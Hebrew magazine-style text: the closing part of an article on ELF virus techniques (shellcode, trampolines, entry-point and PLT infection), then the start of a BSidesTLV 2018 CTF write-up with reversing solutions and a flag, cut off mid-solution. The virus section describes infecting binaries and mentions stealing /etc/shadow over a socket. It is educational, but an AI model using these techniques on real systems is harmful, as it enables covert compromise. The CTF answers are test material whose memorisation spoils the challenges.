כתיבת הוירוס הוא שלב מאד מאתגר, יש אפילו שיגידו שהוא אמנות בפני עצמו.


אז כמו בכל Shellcode, גם כאן מדובר בקוד ללא ספסיפיקציה אשר הולך "לחיות" כישות נפרדת בתוך קוד אחר, ולכן איננו זוכה לפריווילגיות של קוד רגיל, הוא לא יכול להשתמש בספריות סטנדרטיות, ומחוייב לעבוד ישירות מול סיסקולים בכל הקשור לחיים מחוצה לו.

נוסף על כך, וירוס "איכותי" יתמוך בכל קובץ אליו יוזרק, מבלי לפגוע באותו קובץ, ולכן נרצה לפתחו כ-position-independent code, כלומר קוד שלא משנה להיכן יטען, יעבוד חופשי ולא יהיה תלוי בכלום.

הקוד שלנו לא יוכל להציב דברים בסטרינג טייבל ולגשת אליהם בתור ישות נפרדת, הוא יצטרך להשתמש בשיטות קלאסיות של Shellcode-ים כמו:

```
jmp ender
starter:
 ; at this point we hold a pointer to the string as the first argument
on the stack


ender:
call starter
db "ELF viruses are awesome!"
```

בטח אתם אומרים לעצמכם כרגע: "אבל רק רגע... יא חופר... אתה מדבר על דברים שרלוונטים לכל Shellcode...." והתשובה היא שאתם צודקים. אבל תחשבו על זה, שכאשר ניגשים לפרויקט כזה, שבו תרצו לכתוב Shellcode שמנסה להתפשט לקבצים אחרים, שמנסה למחוק קבצים אולי, שמנסה תוך כדי לפתוח Socket ולהזין את התוקף בדאטה שב-/etc/shadow לדוגמא, שמנסה להוריד ולעשות insmod לקרנל מודול, ועוד אלף ואחת דברים מורכבים יותר מלזמן shell בעזרת execve(), תבינו שמדובר בסיטואציות פיתוחיות לא פשוטות בכלל.



דבר נוסף שאינו רלוונטי למרבית ה-Shellcode-ים, הוא שכאן לא נרצה בשום צורה לפגוע ב-flow המקורי של התוכנית. זה אומר החל משימושים בסיסיים ביותר ב-pusha וב-popa (אשר דוחפים למחסנית את כל הרגיסטרים, ומוציאים אותם לרגיסטרים הרלוונטים בהתאמה) ועד סיבוכים שאני בעצמי התקשתי להאמין לראשונה. חלק משיטות הקפיצה לקוד ה"זדוני" דורסות קוד מקורי בתוך הקובץ, לשמר את הקוד הזה זו מטלה לא פשוטה בכלל, במיוחד כשהגדרנו את ה-Shellcode שלנו כאחד שמחוייב להיות -position independent code ברוב המקרים.

אז... אם כבר הגענו לדון בשיטות קפיצה...

"טרמפולינות" באסמבלי

טרמפולינות הוא הכינוי לשיטות קפיצה למצביע שרירותי בכמה שפחות Opcode-ים. שיטה זו אמנם פשוטה להבנה אך אינה פשוטה למימוש בפועל. למשל ב-x86, הדרך הקצרה ביותר לקפיצה למצביע, היא בעזרת push + ret:

```
push $<addr> ; pushing an arbitrary address to the stack
ret ; popping the arbitrary address from the stack and jumping to it
encoding is \x68\x78\x56\x34\x12\xc3 (when addr is 0x12345678 for the
sake of the example)
```

לכתוב טרמפולינה בסוף הוירוס שלנו זה הרי שטויות, אך מה קורה כאשר אנחנו רוצים לקפוץ לקוד ה"זדוני"?

ה-workaround הפשוט ביותר יהיה פשוט להגיד לכם להשתמש בשיטה אחרת לכניסה לקוד המוזרק (הרי שלרוב לא תהיה לנו בעיה שהקוד שהזרקנו ירוץ בתחילת התוכנית, מה שרוב השיטות האחרות מאפשרות לנו).

מה שהשיטה הזו נותנת לנו זה את האפשרות "לתקוע" טרמפולינה בכל קטע נתון, היכן שרק נרצה, ולקפוץ לקוד שהזרקנו מתי שנרצה. הדבר שימושי במקרים בהם נרצה למשל לבצע Hook על קטע קוד ספציפי.

יופי אז השגנו קפיצה לקוד המוזרק אבל דרסנו קטע קוד אחר. נצטרך לתקן את העוול שעשינו לקטע הקוד שדרסנו בשחזורו, למעשה הרצת הפקודות שדרסנו. מה שמסבך כאן את העניינים זה שכל פקודה היא מספר שונה של Opcode-ים ואסור לנו לקטוע פקודה באמצע.

דרך אלגנטית למציאת המיקום בו נגמרות הפקודות הוא כתיבת סקריפט פייתון, אשר מתשמש באחת מהספריות הרבות שקיימות לביצוע דיסאסמבלי.

(בתיאוריה, הייתי ממליץ לכם ללמוד איך דיסאסמבלרים עובדים ולכתוב משהו קטן שיהיה רלוונטי עבורכם בשיטת linear sweep או recursive traversal בכדי לממש את הכל בעצמכם ולהרגיש מסופקים תוך כדי

עקיצת ידע נוסף שלעולם לא יזיק לכם, אך אנו נתעסק בדברים יותר פרקטים ורלוונטים לוירוסים בקבצי ELF, ולכן בשורה הבאה תגיעה הפרקטיקה מבלי ללמוד את כל התורה)

למשל הספריה "pymsasid3", ספריה פשוטה למדי, אכליל קישור ל-git שלה במקורות ותוכלו לראות בעצמכם. כמובן שכאשר הקוד שדרסנו לא תואם את האורך של פקודות המקור "נרפד" את ההמשך ב-nop-ים ונעתיק קטע ארוך יותר מה"טרמפולינה" עצמה, על מנת לא לקטוע פקודה באמצע. כמובן שגם לזה יש מקרי קצה, שעלולים לפגוע בהיות ה-Shellcode שלנו PIC וכדומה. במצב כזה אוכל להגיד שכל מקרה לגופו ותסמכו על ההיגיון הבריא שלכם שתדעו לטפל בבעיה. ☺

שינוי ה-e_entry

השיטה הקלה ביותר לקפיצה לקטע הקוד המוזרק היא שינוי ה-e_entry ב-ehdr.

הרי ששדה זה מגדיר את הכתובת הוירטואלית ממנה יתחילו להתבצע Opcode-ים בעת הריצה. מטבע הדברים, שיטה זו קלה לביצוע וקלה גם לגילוי באותה מידה. יש סטנדרט של מיקומים התחלתיים שמהם לרוב מתחילה הרצת קוד וכתובות אחרות מיד יגרמו לכל מי שיבדוק את הקובץ לגלות את הוירוס.


PLT Infection

הרי שבכל קובץ שאינו מקומפל סטאטית, יש קריאות לפונקציות בספריות השונות. הקריאות מתבצעות על ידי קריאה לקטע ב-PLT (קיצור של Procedure Linkage Table).

מה שקורה ב-PLT זה קפיצה לכתובת אשר נקבעת בזמן ריצה לכל פונקציה בעת השימוש בה, עקב המיקום המשתנה שלה בזכרון בכל הרצה. קטע ב-PLT יראה כך בדיסאסמבלי פשוט:

```
 (gdb) disas puts
Dump of assembler code for function puts@plt:
   0x08048340 <+0>: jmp     *0x804a010
   0x08048346 <+6>: push    $0x8
   0x0804834b <+11>:jmp     0x8048320
End of assembler dump.
```

אז מה יקרה אם בפועל נדרוס כאן את הקפיצה הראשונה, ה-jmp ל-qword, בעזרת "טרמפולינה"?
התשובה פשוטה, בעת קריאה לפונקציה הרלוונטית, נגיע ישר לוירוס שלנו ☺



סיכום

במאמר זה סקרתי בקצרה שיטות שונות ליצירת וירוסים לקבצי ELF.

מדובר בתחום ענק, ומאד מעניין, וכל מי שפתחתי לו את ה"צ'אקרות" מוזמן לגשת לקישורים בהמשך ולקרוא כאוות נפשו על ELF-ים.

וירוסים בעת המודרנית אמנם זוכים לפחות חשיפה מכך שאינם רלוונטים ברוב המקרים. יחד עם זאת, הכלים שמוענקים לנו מלמידה עליהם, יכולים תמיד לקדם אותנו בפרויקטים שונים במערכות יוניקס, ולשמש לנו לאו דווקא כווקטור תקיפה אלא כמשהו שיכול מאד לקדם אותנו, למשל להוספת פיצ'רים לתוכנה שאין לנו את הסורסים שלה.

חומרים:

- "ELF - Executable Linkable Format" ,dexr4de, גיליון מספר-71:

https://www.digitalwhisper.co.il/files/Zines/0x47/DW71-2-ELF.pdf

- "Unix ELF Parasites and Virus", סילביו סזאר, אוקטובר 1998:

http://ouah.org/elf-pv.txt

- "Unix Viruses", סילביו סזאר, המשך ישיר ל-[2] :


https://www.win.tue.nl/~aeb/linux/hh/virus/unix-viruses.txt

- "Learning Linux Binary Analysis", ריאן "elfmaster” אוניל, פברואר 2016:

http://index-of.es/Miscellanous/Learning%20Linux%20Binary%20Analysis.pdf

- "Pymsasid3, pfalcon, git":

https://github.com/pfalcon/pymsasid3



פתרון אתגרי ה-CTF של BSidesTLV 2018

מאת דן אלעזרי (dm0n) ורגב זפרני (revirtux)

הקדמה

במהלך חודש יוני התקיימה תחרות ה-CTF של כנס BSidesTLV. בתחרות פורסמו 19 אתגרים בקטגוריות ורמות קושי שונות. המטרה של כל אתגר היא להשיג את ה-flag - הוכחה לכך שאכן פתרתם את האתגר. במאמר זה נסקור את האתגרים שפורסמו ונציג את הפתרונות שלנו לאתגרים אלו.

אגב, למי שרוצה לנסות לפתור לבד / במקביל למאמר - פורסמו האתגרים לקבל הרחב:


https://www.vulnhub.com/entry/bsidestlv-2018-ctf,250/

אינדקס

האתגרים באתר התחרות חולקו לקטגוריות ולכל אתגר ניתן ניקוד:

Category	Challenge name	Score
Misc	DockingStation	350
Misc	C1337Shell	350
Misc	PySandbox-Insane	900
Forensics	Shared Directory	350
Web	Redirect Me - 150	150
Web	IH8emacs	150
Web	Creative Agency	150
Web	I'm Pickle Rick!	150
Web	ContactUs	250
Web	NoSocket	250

Category	Challenge name	Score
Reversing	Into the rabbit hole	**500**
Reversing	HideinpILainsight	**750**
Reversing	Wtflol	**1000**
Crypto	T.A.R.D.I.S.	**50**
Crypto	Crypto2	**350**
Web	IAmBrute	**350**
Web	PimpMyRide	**500**
Web	Can you bypass the SOP?	**750**
Web	GamingStore	**1200**



Into The Rabbit Hole (Reversing)

Description:
This challenge aims to test your skills in reverse engineering. The flag is combined with 8 pieces, which together assemble a meaningful passphrase. Download this standalone (executable) file, and try to catch (build) the flag!

Made By Adir Abraham

הכלי בו נשתמש

ltrace הוא כלי המדפיס קריאות לפונקציות ספריה ואת הפרמטרים שלהן. לדוגמא, אם קטע קוד כלשהו בקובץ הרצה קורא לפונקציה strcmp המשווה בין שתי מחרוזות, אנו נראה את שתי המחרוזות שהושוו ואת תוצאת ההשוואה.

פתרון


כותב האתגר לא חשב על דרך הפתרון הזו. לכן, כאשר נריץ את הקובץ שניתן לנו עם ltrace, נראה שהוא משתמש בפונקציה strncpy על מנת להעתיק 8 מחרוזות קבועות למקום כלשהו בזיכרון:

```
root@kali:~# printf "\n\n\n\n\n\n\n\n" | ltrace ./infected 2>&1 | grep strncpy | grep '.\{66\}'
strncpy(0x7fffffffde70, "QlNpZGVzVExWe1dlX2dvbm5hX3J1bl9", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "ydW5fcnVuX3RvX3RoZV9jaXRpZXNfb2", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "ZfdGhlX2Z1dHVyZSxfdGFrZV93aGF0X", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "3dlX2Nhbl9hbmRfYnJpbmdfaXRfYmFj", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "a19ob21lLl9Tb190YWtlX21lX2Rvd25", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "fdG9fdGhlX2NpdGllc19vZl90aGVfZn", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "V0dXJlLF9ldmVyeWJvZHknc19oYXBwe", 80) = 0x7fffffffde70
strncpy(0x7fffffffde70, "V9hbmRfSV9mZWVsX2F0X2hvbWUufQ==", 80) = 0x7fffffffde70
```

למען מניעת בלבול - הפקודה בתמונה מעבירה לתכנית 8 שורות ריקות כקלט (לכאורה 8 המחרוזות שהיינו צריכים לגלות). לאחר מכן אנו מסננים את הפלט של ltrace כך שיציג רק שורות עם המילה strncpy שארוכות מ-66 תווים (אחרת הפלט היה פחות יפה).

קיבלנו 8 מחרוזות base64 - לאחר שרשור ופיענוח, נקבל את ה-flag:

```
BSidesTLV{We_gonna_run_run_run_to_the_cities_of_the_future,_take_what_we_can_an
d_bring_it_back_home._So_take_me_down_to_the_cities_of_the_future,_everybody's_
happy_and_I_feel_at_home.}
```



HideinpILainsight (Reversing)

Description:

Is it possible to hide an encryption algorithm in .NET? Or should one resort to unmanaged code only? In this challenge, you will learn .NET reversing and handle some nasty IL bytecode in order to get the flag. Are you up to the challenge?

Made by Omer Agmon

הכלי בו נשתמש

dnSpy הוא כלי המקבל קובץ NET. מקומפל ומציג אותו כמעט כמו קוד המקור שלו. בנוסף, הכלי מאפשר לדבג ולשנות את הקוד. הסיבה שניתן לעשות זאת, היא שקוד NET. מקומפל לשפת CIL, שהיא שפת ביניים בין שפת NET. לשפת מכונה. לאחר מכן, בזמן ריצת התוכנית, שפת ה-CIL מתורגמת לשפת מכונה ואז מורצת.

פתרון

לאחר פתיחת הקובץ שקיבלנו עם dnSpy, יוצא לנו קוד יחסית פשוט להבנה:

```
3   public static void Main(string[] args)
4   {
5       if (Debugger.IsAttached)
6       {
7           Console.WriteLine("Sometimes science is a lot more art than science. A lot of people don't get that.");
8           Console.ReadKey();
9           return;
10      }
11      if (new Random(Guid.NewGuid().GetHashCode()).Next(312) < 312)
12      {
13          return;
14      }
15      byte[] il = new byte[]
16      {
17          32,
18          70,
19          76,
20          69,
```


לאחר מכן מוגדר עוד משתנה byte[] array, ולבסוף הקוד הוא:

```
179     byte[] ilasByteArray = Assembly.GetExecutingAssembly().GetTypes()[0].GetMethods()[0].GetMethodBody().GetILAsByteArray();
180     AssemblyName assemblyName = new AssemblyName();
181     assemblyName.Name = "CitadelOfRicks";
182     AssemblyBuilder assemblyBuilder = AppDomain.CurrentDomain.DefineDynamicAssembly(assemblyName, AssemblyBuilderAccess.Run);
183     AppDomain.CurrentDomain.UnhandledException += delegate(object x, UnhandledExceptionEventArgs y)
184     {
185         Console.WriteLine("Arrrrgh This is an unrecoverable exception, I need to remove this code somehow");
186     };
187     TypeBuilder typeBuilder = assemblyBuilder.DefineDynamicModule("DoofusRick").DefineType("J19Zeta7");
188     MethodBuilder methodBuilder = typeBuilder.DefineMethod("gimmedeflag", MethodAttributes.FamANDAssem | MethodAttributes.Family |
          MethodAttributes.Static | MethodAttributes.HideBySig, CallingConventions.Standard, typeof(byte[]), new Type[]
189     {
190         typeof(byte[]),
191         typeof(byte[])
192     });
193     SignatureHelper localVarSigHelper = SignatureHelper.GetLocalVarSigHelper();
194     for (int i = 0; i < 8; i++)
195     {
196         localVarSigHelper.AddArgument(typeof(uint));
197     }
198     localVarSigHelper.AddArgument(typeof(int));
199     localVarSigHelper.AddArgument(typeof(byte));
200     methodBuilder.SetMethodBody(il, 4, localVarSigHelper.GetSignature(), null, null);
201     object obj = typeBuilder.CreateType().GetMethods()[0].Invoke(null, new object[]
202     {
203         array,
204         ilasByteArray
205     });
206     Console.WriteLine(Encoding.ASCII.GetString((byte[])obj));
207     Console.ReadKey();
208 }
209
```


מקריאת הקוד, ניתן להבין שתחילה, הקוד בודק אם מדבגים אותו. אם כן, התכנית יוצאת לאחר הדפסה של מחרוזת (שורות 5-10).


לאחר מכן, הוא מגריל מספר בין 0 ל-312 עם seed כלשהו (hash של אובייקט Guid). אם המספר שהוגרל קטן מ-312, התוכנית יוצאת. כמובן שלא ניתן לעבור את בדיקה זו בריצה רגילה של התכנית, מכיוון שכל המספרים המוגרלים יהיו קטנים מ-312 (שורות 11-14). ואז, מוגדר מערך בתים לו קראתי il ומערך בתים נוסף בשם array שלא מופיע בתמונות (שורות 15-178). כעת קורה החלק המעניין יותר - הוא מחלץ את ה-CIL של התכנית הנוכחית לתוך ilasByteArray (שורה 179) ומגדיר את המערך il בתור פונקציה - ז"א הערכים במערך il הם CIL שניתן להריץ.

נבחין ששני הפרמטרים של הפונקציה מוגדרים להיות מערכים מטיפוס byte (שורות 188-192). לבסוף, הוא קורא לפונקציה עם array וilasByteArray כארגומנטים ומדפיס את תוצאת הריצה שלה (שורות 201-206). נרצה להבין מה הקוד במערך il עושה. על מנת לעשות זאת, נרצה להחליף את הקוד של התכנית המקורית בקוד מהמערך il. תחילה, נגלה היכן מתחיל ה-CIL של התכנית המקורית. על מנת לעשות זאת, ניתן ללחוץ Ctrl-X המבצע את פעולת ה-"Show Instructions In Hex Editor":



על מנת לגלות היכן מתחילות ההוראות, נעביר את העכבר על ה-hexeditor שנפתח:





זאת אומרת שההוראות מתחילות בהיסט 0x254 בקובץ. נוכל לוודא זאת. הבית הראשון הוא 0x28. אם נסתכל [בדף ויקיפדיה](#) המתאר את כל הוראות ה-CIL, נראה:

```
0x28   call <method>        Call method described by method.
```

וזה מתאים ל-CIL של הקוד שלנו שמתחיל ב-call (ניתן לראות אותו על ידי קליק ימיני ולאחר מכן לחיצה על "Edit Il Instruction"):

Index	Offset	OpCode	Operand
0	0000	call	bool [mscorlib]System.Diagnostics.Debugger::get_IsAttached()
1	0005	brfalse.s	7 (0018) call valuetype [mscorlib]System.Guid [mscorlib]System.Guid::NewGuid()
2	0007	ldstr	"Sometimes science is a lot more art than science. A lot of people don't get that."
3	000C	call	void [mscorlib]System.Console::WriteLine(string)

באותו אופן נראה שההוראות מסתיימות בבית 0x2A, ז"א גודל ההוראות הוא 0x1BD בתים.

נמיר את מערך המספרים il לקובץ באמצעות קוד הפייתון הבא:


```
il=[32,70,76,69,127,10,22,11,22,12,32,0,62,0,2,13,32,0,0,0,1,19,4,32,0,6
4,4,0,19,5,22,19,6,32,0,1,1,2,19,7,22,19,8,43,49,17,8,31,11,48,15,3,17,8
,3,142,105,93,145,3,142,105,88,210,43,8,3,17,8,3,142,105,93,145,19,9,2,1
7,8,2,17,8,145,17,9,97,210,156,17,8,23,88,19,8,17,8,2,142,105,50,200,6,7
,54,18,9,8,54,14,17,4,17,5,54,8,17,7,17,6,54,2,20,122,2,42]
il=''.join([chr(c) for c in il])
open('wub','wb').write(il)
```

כעת יש לנו את הקובץ wub שמכיל 125 בתים, בהם נרצה להשתמש כדי להחליף את ההוראות המקוריות של התוכנית. על מנת לעשות זאת, נפתח את wub עם hexeditor, נעתיק את כל הבתים על ידי סימון ו-Ctrl-C, נפתח עותק של הקובץ שקיבלנו, נעבור להיסט בו ההוראות מתחילות (0x254), ונדביק עם Ctrl-V.


כעת, כאשר ננסה לפתוח את הקובץ עם ההוראות החדשות באמצעות dnSpy, נקבל הודעת שגיאה:

```
6       public class Sanchez
7       {
8           // Token: 0x06000001 RID: 1 RVA: 0x00002048 File Offset: 0x00000248
9           public static void Main(string[] args)
10          {
11              /*
12  An exception occurred when decompiling this method (06000001)
13
14  ICSharpCode.Decompiler.DecompilerException: Error decompiling System.Void wabbalubbadubdub.Sanchez::Main(System.String[])
15   ---> System.ArgumentOutOfRangeException: Index was out of range. Must be non-negative and less than the size of the collection.
16  Parameter name: index
```


מספר הארגומנטים ש-dnSpy מצפה לו אינו נכון. זה הגיוני, מכיוון שדרסנו את ההוראות של Main המקבלת מערך מחרוזות בודד בשם args עם פונקציה המקבלת שני ארגומנטים מטיפוס byte[].



על מנת לתקן זאת, נלחץ על Main ואז Alt-Enter. יפתח חלון המאפשר לנו לערוך את הפונקציה. נלחץ על Signature על מנת לערוך את החתימה של הפונקציה:



